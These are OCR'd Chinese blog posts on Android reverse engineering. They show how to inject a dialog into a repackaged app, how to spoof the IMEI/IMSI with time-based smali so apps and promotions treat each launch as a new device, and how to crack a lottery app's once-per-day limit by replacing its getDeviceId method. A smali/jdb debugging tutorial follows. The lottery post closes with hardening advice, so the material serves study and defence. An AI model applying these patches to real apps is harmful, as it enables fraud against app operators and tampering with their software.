
```
    .param p2, "which"        # I

    .prologue
    .line 34
    const-string v2, "http://blog.csdn.net/zihao2012"

    invoke-static {v2}, Landroid/net/Uri;->parse(Ljava/lang/String;)Landroid/net/Uri;

    move-result-object v1

    .line 35
    .local v1, "uri":Landroid/net/Uri;
    new-instance v0, Landroid/content/Intent;

    const-string v2, "android.intent.action.VIEW"

    invoke-direct {v0, v2, v1}, Landroid/content/Intent;-><init>(Ljava/lang/String;Landroid/net/Uri;)V

    .line 36
    .local v0, "it":Landroid/content/Intent;
    //需要注意的地方，如果原程序有$1 会出现冲突
    iget-object v2, p0, Lcom/example/testtoast/MainActivity$1;->this$0:Lcom/example/testtoast/MainActivity;

    invoke-virtual {v2, v0}, Lcom/example/testtoast/MainActivity;->startActivity(Landroid/content/Intent;)V

    .line 39
    return-void
.end method
```

操作

今天我们仍然沿用原来的操作对象 SuperChm，反编译之后，定位到主 Activity：Lcom/jrzheng/superchm /Activity/MainActivity;浏览一下周边的目录，会发现原程序已经有内部类$1，为了避免冲突，我们就需要将需要添加的内部类，修改 为$111，onCreate()中如下图：

```
new-instance v0, Landroid/app/AlertDialog$Builder;
invoke-direct {v0, p0}, Landroid/app/AlertDialog$Builder;-><init>(Landroid/content/Context;)V
const-string v1, "CSDN博客"
invoke-virtual {v0, v1}, Landroid/app/AlertDialog$Builder;->setTitle(Ljava/lang/CharSequence;)Landroid/
move-result-object v0
const-string v1, "欢迎访问我的博客"
invoke-virtual {v0, v1}, Landroid/app/AlertDialog$Builder;->setMessage(Ljava/lang/CharSequence;)Landroi
move-result-object v0
const-string v1, "我的主页"
new-instance v2, Lcom/changba/activity/HomePageFragmentActivity$111;
invoke-direct {v2, p0}, Lcom/changba/activity/HomePageFragmentActivity$111;-><init>(Lcom/changba/activi
invoke-virtual {v0, v1, v2}, Landroid/app/AlertDialog$Builder;->setPositiveButton(Ljava/lang/CharSequen
move-result-object v0
const-string v1, "确定"
const/4 v2, 0x0
invoke-virtual {v0, v1, v2}, Landroid/app/AlertDialog$Builder;->setNegativeButton(Ljava/lang/CharSequen
move-result-object v0
invoke-virtual {v0}, Landroid/app/AlertDialog$Builder;->show()Landroid/app/AlertDialog;
```

然后在那个文件的目录下添加内部类 MainActivity$111，如下图：



最近将总类名 Lcom/changba/activity/HomePageFragmentActivity 全部替换成：
Lcom/jrzheng/superchm/Activity/MainActivity。

完成图

小菜不会编程..全程只因 Allen 大神的 DEMO，谢谢~帮了我很多:-D
下载地址

链接: http://pan.baidu.com/s/1pJ9I3vt 密码: ohie

淡然出尘
http://blog.csdn.net/zihao2012/article/details/39927097

利用系统时间实现 APP 内部随机 IMEI 和 IMSI 的方法

前言

我们知道很多 APP 都有第一次使用的体验功能，如 Wifi 伴侣，手机第一次使用时就会免费时长；还有很多的 APP 活动，比如百度糯米、安客居等，还有以前 360 应用的下载赚金币等等，都是手机的初次使用时才有。很显然，他们识别初次的方法就是手机的 IMEI 或者 IMSI，如果能有一种方法，让 APP 启动时都像第一次启动那样被服务器端识别的话，那么 Wifi 伴侣就有无限的使用时长了，或许百度糯米也可以无限领优惠了..（意淫结束 与钱挂钩的东西，从来没有那么容易的。。）下面就说说随机的方法。

该方法来源于好友 @晴天 的分享。

一开始的考虑是直接产生随机数。先写 Java 代码 然后再转化为 Smali 的话，必然是一大串，这就增加了错误的几率，那有没有一种更简单的。唉 不做引诱了，也不多说明了，老累%>_<% 其实就是借助系统时间。利用的 currentTimeMillis()方法，获取相对于 1970 年 1 月 1 日 0 时起到当前的毫秒。一般是 19 位长型数字，然后在用 substring()方法取到 15 位数字就可以随机伪装 IMEI 和 IMSI。具体代码见下：

修改 IMSI：示例是我是车神_Ver1.2.6

```
    .local v1, "telManager":Landroid/telephony/TelephonyManager;
    invoke-virtual                                                    {v1},
Landroid/telephony/TelephonyManager;->getSubscriberId()Ljava/lang/String;
    move-result-object v0
   //获取系统的时间
    invoke-static {}, Ljava/lang/System;->currentTimeMillis()J
    move-result-wide v0
   invoke-static {v0, v0}, Ljava/lang/String;->valueOf(J)Ljava/lang/String;
```


```
    move-result-object v0
  //获取长度
    invoke-virtual {v0}, Ljava/lang/String;->length()I
    move-result v1
  //截取 15 位
    add-int/lit8 v1, v1, -0xf
    invoke-virtual {v0, v1}, Ljava/lang/String;->substring(I)Ljava/lang/String;
    move-result-object v0
    .local v0, "imsi":Ljava/lang/String;
```

修改 IMEI：示例是追魂 3_Ver1.0

```
     invoke-virtual {v0}, Landroid/telephony/TelephonyManager;->getDeviceId()Ljava/lang/String;
    invoke-static {}, Ljava/lang/System;->currentTimeMillis()J

    move-result-wide v0
    invoke-static {v0, v0}, Ljava/lang/String;->valueOf(J)Ljava/lang/String;
    move-result-object v0
    iget-object v1, p0, Lcom/call3/VerifyActivity;->c:Landroid/widget/TextView;
    invoke-virtual {v0}, Ljava/lang/String;->length()I
    move-result v2
    add-int/lit8 v2, v2, -0x6
    invoke-virtual {v0, v2}, Ljava/lang/String;->substring(I)Ljava/lang/String
    move-result-object v0
```

然后谢谢 @Allen 大神的指导，唉 基础不行..

图片



invoke-static {}, Ljava/lang/System;->currentTimeMillis()J

move-result-wide v0

const-wide v2, 0x1e8c344179491L

xor-long/2addr v0, v2

invoke-static {v0, v1}, Ljava/lang/String;->valueOf(J)Ljava/lang/String;

move-result-object v0

http://www.pedant.cn/2014/07/22/crack-a-draw-app/

博文中的又一利用时间随机 15 码的方法..

电话状态[0 无活动/1 响铃/2 摘机]:" + getCallState());
"电话方位:" + getCellLocation());
"唯一的设备 ID:" + getDeviceId());
"设备的软件版本号:" + getDeviceSoftwareVersion());
"手机号:" + getLine1Number());
"附近的电话的信息:" + getNeighboringCellInfo());
"获取 ISO 标准的国家码，即国际长途区号:" + getNetworkCountryIso());
"MCC+MNC:" + getNetworkOperator());
"(当前已注册的用户)的名字:" + getNetworkOperatorName());
"当前使用的网络类型:" + getNetworkType());
"手机类型:" + getPhoneType());
"SIM 卡的国家码:" + getSimCountryIso());

"获取 SIM 卡提供的移动国家码和移动网络码.5 或 6 位的十进制数字:" + getSimOperator());
"服务商名称:" + getSimOperatorName());
"SIM 卡的序列号:" + getSimSerialNumber());
"SIM 的状态信息:" + getSimState());
"唯一的用户 ID:" + getSubscriberId());

一个抽奖应用的逆向破解全流程

东窗事发


偶然见到一个应用内有抽奖的活动（应用具体名称就不便告知），而且是每天都可以抽。同时抽奖之前也不需要用户登录什么的，但限定了用户一天（自然 天）只能抽奖一次。那么应用的服务端在用户没有登录的情况下是依据什么来判定当前用户今天是否已抽过奖了呢？这当中判断的依据是否可靠，能否被伪造然后实 现一天多次抽奖呢？带着这些问题，让我们来剥开应用的层层外纱。

初识庐山


首先在 PC 端打开 LogCat，然后手机连接 PC，最后手机上打开该应用的抽奖界面。这时我们在 LogCat 中发现了该应用输出的如下日志：

里面有 onPageStart 并且包含了被加载网页的 url。由此可以得出结论，抽奖页是用 WebView 加载网页实现的。那加载这个 WebView 的 Activity 又是什么呢？

在 PC 端打开 Android DDMS,在进程列表中找到该应用包对应的进程（如下图的进程 ID 为 21641），然后查看 Activity Manager State。



这时我们得到的 Activity Stack 就像这样。



由此我们就可以大概知道它 Java 内部的实现结构是怎样的了。首先创建的是 ActivityToolsExplorer，然后在其中嵌入了一个名为 FragmentToolsExplorer 的 Fragment，最后由 FragmentToolsExplorer 在 onCreate 里实现 WebView 加载网页的过程。

顺水推舟

由上面我们知道了抽奖页的 Url。好了，我们首先在浏览器上打开这个 Url，看看它的抽奖是怎样一步步实现的。


这个页面打开后，在页面正中间有一个用来作抽奖操作的按钮，嵌套样式名为.lucky-btn .lucky-cell-conn。当然在浏览器上这个程序是运行不起来的，我们关心的只是开始抽奖这个动作是怎样发起的。查看源码打开 main.js。 js 文件竟然没有压缩，就更方便我们逆向跟踪了。我们找到对这个按钮绑定点击事件的位置：

main.js

```
function init(info) {
    ...
    var deviceID=info.deviceId;
    checkDrawEnable(drawingObject,deviceID);
    $(".lucky-btn .lucky-cell-conn").on("click",function(e){
        ...
        window.setTimeout(function(){
            ..
            getJSONP(BASE_URL+"draw/"+deviceID,function(data){
                drawResult(drawingObject,data);
            });
        },Math.random()*1000+1000);
    });
}
```

ok，在这里我们就直接发现了，服务端用来判断用户当天已抽奖的依据是 **DeviceId（设备 ID）**。现在我们需要的是一步步逆向跟踪，找到是谁调用了 init 函数并带入的 info 参数是怎样构成的，这样似乎整个程序逻辑就会变得清晰起来。

这个网页中 bridge 对象为 java 层注入的对象，而脚本中一些初始化信息也是通过调用 java 方法获得的。那么我们要跟踪整个代码流程，就必须 对 java 代码也进行逆向分析。首先拿到应用的 apk 包，unzip 后使用 baksmali 将 classes.dex 解为 smali 代码包。结合脚本代 码，对代码调用层次一步步追踪，这个过程需要你对 smali 代码也比较熟悉。最后得到如下图所示的调用流程图（具体追踪过程就不在这展开）：


javascript
java
window onload
延迟执行getXInfo()
xClient.gobal.getXInfo()
bridge.getXInfo()
xClient.global.setInfo()
JSON.parse(data)
init()
请求初始化数据
返回初始化数据字符串
FragmentToolsExplorer$JsFunction.getXInfo()
Handler.post(Runnable oa)
Runnable oa
javascript:xClient.global.setInfo(\' + d() + \')
FragmentToolsExplorer.d()
构造FragmentToolsExplorer$ToolsInitData
然后返回序列化字符串
ToolsInitData.deviceId=
La/f;->e(Landroid/content/Context;)
com/xx/util/e;->a(Landroid/content/Context;)

由此，我们就知道 deviceId 串是主要就由 Lcom/xx/util/e;->a(Landroid/content/Context;)Ljava/lang/String;方法负责生成。这个方法中获取到 AndroidID 与 DeviceId 后用”_”符连接。

而 Lcom/xx/util/e;->j(Landroid/content/Context;)Ljava/lang/String;就是获取 DeviceId 的方法，具体的 smali 代码为：

Lcom/xx/util/e;->j(Landroid/content/Context;)Ljava/lang/String;

```
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
```

```
.method public static j(Landroid/content/Context;)Ljava/lang/String;
    .registers 2
    const-string v0, "phone"
    invoke-virtual {p0, v0}, Landroid/content/Context;->getSystemService(Ljava/lang/String;)Ljava/lang/Object;
    move-result-object v0
    check-cast v0, Landroid/telephony/TelephonyManager;
    invoke-virtual {v0}, Landroid/telephony/TelephonyManager;->getDeviceId()Ljava/lang/String;
    move-result-object v0
    return-object v0
.end method
```

至此找到获取 DeviceId 真正的位置，我们就**破案**了。

偷梁换柱

上面我们知道了，服务端用来判断用户当天已抽奖的依据是 DeviceId，同时我们也追踪到了代码中获取 DeviceId 具体位置。这样，程序每次获取 DeviceId 时我们就可以**伪造返回值**（每次伪造的结果都不能相同），就实现一天无限次抽奖了。那怎样伪造这样的返回值呢，下面的简单一句 Java 代码就可以实现了。

```
1 return String.valueOf(System.currentTimeMillis() ^ 537400335373457L);
```

把上面这句翻译成 smali 代码后，替换掉 j(Landroid/content/Context;)Ljava/lang/String;方法内原来的全部 smali 代码，偷梁换柱。

```
1
2
3
4
5  .registers 9
6  invoke-static {}, Ljava/lang/System;->currentTimeMillis()J
7  move-result-wide v0
8  const-wide v2, 0x1e8c344179491L
9  xor-long/2addr v0, v2
10 invoke-static {v0, v1}, Ljava/lang/String;->valueOf(J)Ljava/lang/String;
11 move-result-object v0
12 return-object v0
13
14
15
```

最后用 smali.jar 打包回去，签名后安装。运行起来后应用在抽奖页面已经没有了次数限制。

魔高一尺，道高一丈

学习破解的目的不是为了走更多的捷径。有个道理大家都知道，最好的防守就是进攻。我们只有了解怎样去破解一个应用，才知道应该如何去加固自己的应用。就比如这个应用中，有下面这些问题可以改进来加大各方面破解的难度：

- Debug 日志不应该存在于发布版本，Error 日志也尽量少暴露敏感信息。
- 线上网页的脚本代码及样式应该压缩，压缩后可以增加逆向时阅读及追踪上的难度。
- 不能以客户端上任何固有参数作为服务端上的关键凭据，比如这里的抽奖凭据依赖了客户端的 DeviceID。
- Java 代码混淆还是需要的，虽然代码仍可以被一步步逆向跟踪，但语义上的隔离会加大追踪的时间成本。

上面内容如有侵权，请告知便作以删除！

欢迎转载，请注明出处链接！！！

http://www.pedant.cn/2014/07/22/crack-a-draw-app/

smailDebugging

android 逆向分析之 smali 动态调试

一 21 七月 2014　　Write By #123

（不知攻，焉知防！）

smali 动态调试网上已经有很多文章了，刚开始开始是 Apktool1.4.2 支持，后面后面几个版本就阉割，貌似不稳定，到了 Apktool 2.0 之后的版本又重新放出。给几个教程连接：

官网说明 SmaliDebugging

Netbean

[1]使用 Netbean 和 Apktool 调试 smali
[2]apktool 2.0+netbeans 7.3 调试 apk
[3]Netbeans 6.8 + apktool_2.0.0b9 动态调试 smali 文件

eclipse

apktool + eclipse 动态调试 APK

个人用 eclipse 习惯了，比较倾向于 eclipse。

动态调试还有 jdb，andbug，JSwat Debugger，ida 等等，谈谈每种调试的优劣.

jdb

刚开始接触动态调试的时候是 jdb，支持调试的基本功能，优点：可以在配置文件里面预下断点、批量下断点、给系统函数下载断点；缺点：没有界面，不支持查看寄存器的值，单步时跑着跑着就飞了。

andbug

没怎么用过，看了一些文档介绍，感觉跟 jdb 差不多，它能做到的 jdb 也能做到（好吧，如果比 jdb 强，求打脸 OO）

JSwat Debugger

jdb 界面版，暂时没找到预下断点的地方

ida

ida 6.6 之后可以动态调试 apk，小试一把，感觉就像有界面的 jdb，jdb 的预断点没有，群里有人说能像 apktool + eclipse 一样看寄存器的值？ 我试了试，只能看到类成员信息，难道我打开方式有错？

apktool + eclipse

可以单步调试，可以动态查看寄存的值（NB，原理是什么？）,但是不能在系统函数下断点

个人感觉，动态调试最起码要知道 apktool + eclipse 和 jdb 调试，apktool + eclipse 但碰到以下场景就不合适了。

[1]动态加载的 apk，apktool + eclipse 就歇菜了
[2]系统函数下断点，比如你要对网络请求感兴趣，可以直接用 jdb 预下断点系统网络请求函数上
[3]有完整性检测的 apk
[4]so 启动时附加

推荐阅读一篇分析 DIY: Android Malware Analysis - Taking Apart OBAD (Part 1).学习分析思路和工具使用
每种调试工具都接触下，技多不压身^^。

ps:不必每次都在目标 APK 中的 manifest 文件中加入 android:debuggable="true"，root 手机把 ro.debuggable 设置为 1，默认所有的 apk 都可调试

2014.8.24 更新

jdb 的简单用法

1 以调试模式启动 apk:adb shell am start -D -n 包名/入口主类

```
C:\Users\xxx\Desktop>adb shell am start -D -n com.bee/com.bee.MainActivity
Starting: Intent { cmp=com.bee/.MainActivity }
```

2 jdwp 端口转发:adb forward tcp:要转发端口 jdwp:app 的进程号

```
C:\Users\xxx\Desktop>adb forward tcp:9999 jdwp:10706
```

3 附加:jdb -connect com.sun.jdi.SocketAttach:port= 转发端口 ,hostname=localhost

```
C:\Users\xxx\Desktop>jdb -connect com.sun.jdi.SocketAttach:port=9999,hostname=localhost
```

4 查看所有加载类: classes

5 查看类方法：methods 类名

```
main[1] methods Bee.PhoneInfo
** 方法列表 **
Bee.PhoneInfo <init>(android.content.Context)
Bee.PhoneInfo getAndroidId(android.content.Context)
Bee.PhoneInfo getInfoFromTelephonyManager(android.content.Context)
Bee.PhoneInfo getNumCores()
Bee.PhoneInfo getTotalMemory()
Bee.PhoneInfo isRoot()
Bee.PhoneInfo getCpuInfo()
Bee.PhoneInfo getProp(android.content.Context, java.lang.String)
Bee.PhoneInfo getProp()
Bee.PhoneInfo getResolution()
Bee.PhoneInfo toString()
```

6 查看类有哪些字段: fields Bee.PhoneInfo

<1> main[1] fields Bee.PhoneInfo
** 字段列表 **
android.content.Context context
Bee.UserInfo userInfo

7 设置断点:stop in 类名.方法名（注意带全路径和签名）
> stop in Bee.PhoneInfo.getProp()
设置断点 Bee.PhoneInfo.getProp()

8 断点触发提示
断点命中: "线程=<1> main", Bee.PhoneInfo.getProp(), 行=173 bci=0

